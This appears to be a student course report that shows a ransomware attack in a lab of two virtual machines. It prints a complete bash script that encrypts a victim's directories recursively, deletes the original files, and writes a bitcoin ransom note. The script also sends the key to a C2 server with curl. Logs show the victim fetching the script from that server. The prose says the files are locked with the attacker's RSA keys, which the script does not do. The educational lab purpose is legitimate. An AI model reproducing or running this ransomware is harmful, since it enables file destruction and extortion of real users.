Kaylyn King, Tasmania Tamboli, Jean-Charles Hekamanu, Ujjwal Tana Magar
CSCE 5550
Spring 2025

# Project Plan

## Step : Action


### 1. Purpose:

The project is to demonstrate the Ransomware by setup simple lab attacker and victim system, in this step we are performing below task:

a. Identify the vulnerabilities in network and victims system
b. Attack victim system and encrypt critical files recursively

### 2. Experimental Setup:

| | Hostname | IP address | Software /Setup |
|---|---|---|---|
| Attacker VM | attckergroup1 | 192.168.56.15(Host-only) | Openssl ,python3 .Http C2 server |
| Victim VM | victim | 192.168.56.20(Host-only) | Wsl |




Network

☑ Enable Network Adapter

Attached to: Host-only Adapter

Name: VirtualBox Host-Only Ethernet Adapter



```
[sudo] password for kali:
┌──(root㉿attckergroup1)-[~]
└─# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def
ault qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
roup default qlen 1000
    link/ether 08:00:27:6e:13:6e brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.15/24 brd 192.168.56.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe6e:136e/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever

┌──(root㉿attckergroup1)-[~]
└─# 
```

Kaylyn King, Tasmania Tamboli, Jean-Charles Hekamanu, Ujjwal Tana Magar
CSCE 5550
Spring 2025


### 3. Encryption Method: encrypt.ssh

```
#!/bin/bash

# Configuration
PASSWORD=$(openssl rand -hex 32)
TARGET_DIRS=("/c/critical" "/c/another_directory")
RANSOM_NOTE="/c/README_DECRYPT.txt"
C2_SERVER="http://192.168.56.15:8080"

# Check if target directories exist
for dir in "${TARGET_DIRS[@]}"; do
  if [ ! -d "$dir" ]; then
    echo "Error: Directory $dir not found! Create it first."
    exit 1
  fi
done

# Encrypt files
for dir in "${TARGET_DIRS[@]}"; do
  find "$dir" -type f -not -name "*.encrypted" | while read -r file; do
    # Encrypt file
    if openssl enc -aes-256-cbc -salt -in "$file" -out "${file}.encrypted" -pass pass:"$PASSWORD"; then
      # Securely delete original (Windows-compatible)
      rm -f "$file"
      echo "Encrypted: $file"
    else
      echo "Failed to encrypt: $file"
    fi
  done
done

# Create ransom note
cat <<EOF | sudo tee "$RANSOM_NOTE" > /dev/null
!!! YOUR FILES ARE ENCRYPTED !!!

To decrypt, send 0.1 BTC to: hacker-wallet-address
Contact: hacker@darkweb.tor



EOF

# Exfiltrate key to C2 (Kali)
curl -X POST "$C2_SERVER/log" -d "victim=192.168.56.20&key=$PASSWORD" || \
  echo "Warning: Failed to contact C2 server"

echo "Encryption complete. Password: $PASSWORD"
```

Kaylyn King, Tasmania Tamboli, Jean-Charles Hekamanu, Ujjwal Tana Magar
CSCE 5550
Spring 2025


**4. Step Performed:**

1. Created Passkey for encryption of data at attackers' systems which need to pass with malicious code. After encrypting the data it will lock those files with the attacker's private key. Used AES+RSA encryption technique **.**




```
┌──(root㉿attckergroup1)-[/etc/network]
└─# echo "Password: $PASSWORD" > /root/ransom_key.txt
```

2. Attackers create the shared HTTP C2 server directory between attackers and victims . For simulation we have created [http://192.168.56.15/shared/](http://192.168.56.15/shared/) , we placed encrypt.sh script inside that.




```
┌──(root㉿attckergroup1)-[~/project1]
└─# ll
total 8
-rw------- 1 root root 3272 Mar 24 18:49 private.pem
-rw-r--r-- 1 root root  800 Mar 24 18:50 public.pem

┌──(root㉿attckergroup1)-[~/project1]
└─# vi encrypt.sh

┌──(root㉿attckergroup1)-[~/project1]
└─# mkdir -p /tmp/c2_logs

┌──(root㉿attckergroup1)-[~/project1]
└─# python3 -m http.server 8080 --directory /tmp/c2_logs &
[1] 27362

┌──(root㉿attckergroup1)-[~/project1]
└─# Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.56.15 - - [24/Mar/2025 22:28:39] "GET / HTTP/1.1" 200 -
192.168.56.15 - - [24/Mar/2025 22:28:40] code 404, message File not found
192.168.56.15 - - [24/Mar/2025 22:28:40] "GET /favicon.ico HTTP/1.1" 404 -
192.168.56.15 - - [24/Mar/2025 22:29:29] "GET / HTTP/1.1" 200 -
```



```
└─# cd /var/www/html/share

┌──(root㉿attckergroup1)-[/var/www/html/share]
└─# ll
total 4
-rw-r--r-- 1 root root 719 Mar 24 22:30 encrypt.sh

┌──(root㉿attckergroup1)-[/var/www/html/share]
└─# 
```

3. After that victim will access that path by:



```
To view the default distribution as well as a list of other valid distributions,
use 'wsl --list --online'.

Options:
```

```
--li
--st
--he
PS C:\>
```

Not secure | 192.168.56.15/share/


# Index of /share

| Name | Last modified | Size | Description |
|---|---|---|---|
| Parent Directory | | - | |
| encrypt.sh | 2025-03-24 22:30 | 719 | |

*Apache/2.4.62 (Debian) Server at 192.168.56.15 Port 80*


English (United States)
English (India) keyboard

To switch input methods, press Windows key+Space.




```
    + FullyQualifiedErrorId : WebCmdletWebResponseException,Microsoft.PowerShell.Commands.InvokeWebRequestCommand

PS C:\Windows\system32> Invoke-WebRequest -Uri "http://192.168.56.15/share/encrypt.sh" -Outfile "C:\encrypt.sh"
PS C:\Windows\system32> _
```

5. The victim will run malicious code which will encrypt the files inside the Critical directory recursively and will lock with Passkey (Public and Private key of attacker)




| Name | Date modified | Type | Size |
|---|---|---|---|
| Lab1a_Network_Scanning | 3/24/2025 11:07 PM | Microsoft Edge P... | 4,054 KB |
| Lab1b_Packet_Sniffing | 3/24/2025 11:07 PM | Microsoft Edge P... | 432 KB |
| Lab2_Firewalls_IDS | 3/24/2025 11:07 PM | Microsoft Edge P... | 908 KB |
| Lab3a_File_Permissions_in_Linux | 3/24/2025 11:07 PM | Microsoft Edge P... | 211 KB |
| Lab3b_Set-UID | 3/24/2025 11:07 PM | Microsoft Edge P... | 157 KB |

Kaylyn King, Tasmania Tamboli, Jean-Charles Hekamanu, Ujjwal Tana Magar
CSCE 5550
Spring 2025




```
tambo@DESKTOP-DG5J3R8 MINGW64 ~
$ ping 192.168.56.15

Pinging 192.168.56.15 with 32 bytes of data:
Reply from 192.168.56.15: bytes=32 time=6ms TTL=64
Reply from 192.168.56.15: bytes=32 time=1ms TTL=64
Reply from 192.168.56.15: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.56.15:
    Packets: Sent = 3, Received = 3, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 6ms, Average = 2ms
Control-C


tambo@DESKTOP-DG5J3R8 MINGW64 ~
$ ip a
bash: ip: command not found

tambo@DESKTOP-DG5J3R8 MINGW64 ~
$ ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::24ee:792b:90ed:ed05%7
   IPv4 Address. . . . . . . . . . . : 192.168.56.20
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Ethernet adapter Ethernet 2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::cdaf:7e1d:e1b1:e3eb%4
   IPv4 Address. . . . . . . . . . . : 10.0.3.15
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.0.3.2

tambo@DESKTOP-DG5J3R8 MINGW64 ~
$
```

Kaylyn King, Tasmania Tamboli, Jean-Charles Hekamanu, Ujjwal Tana Magar
CSCE 5550
Spring 2025



```
tambo@DESKTOP-DG5J3R8 MINGW64 ~
$ curl -v http://192.168.56.15:8080
*   Trying 192.168.56.15:8080...
* Connected to 192.168.56.15 (192.168.56.15) port 8080
* using HTTP/1.x
> GET / HTTP/1.1
> Host: 192.168.56.15:8080
> User-Agent: curl/8.12.1
> Accept: */*
>
* Request completely sent off
* HTTP 1.0, assume close after body
< HTTP/1.0 200 OK
< Server: SimpleHTTP/0.6 Python/3.13.2
< Date: Tue, 25 Mar 2025 04:20:32 GMT
< Content-type: text/html; charset=utf-8
< Content-Length: 187
<
<!DOCTYPE HTML>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Directory listing for /</title>
</head>
<body>
<h1>Directory listing for /</h1>
<hr>
<ul>
</ul>
<hr>
</body>
</html>
* shutting down connection #0

tambo@DESKTOP-DG5J3R8 MINGW64 ~
$
```



```
PS C:\>
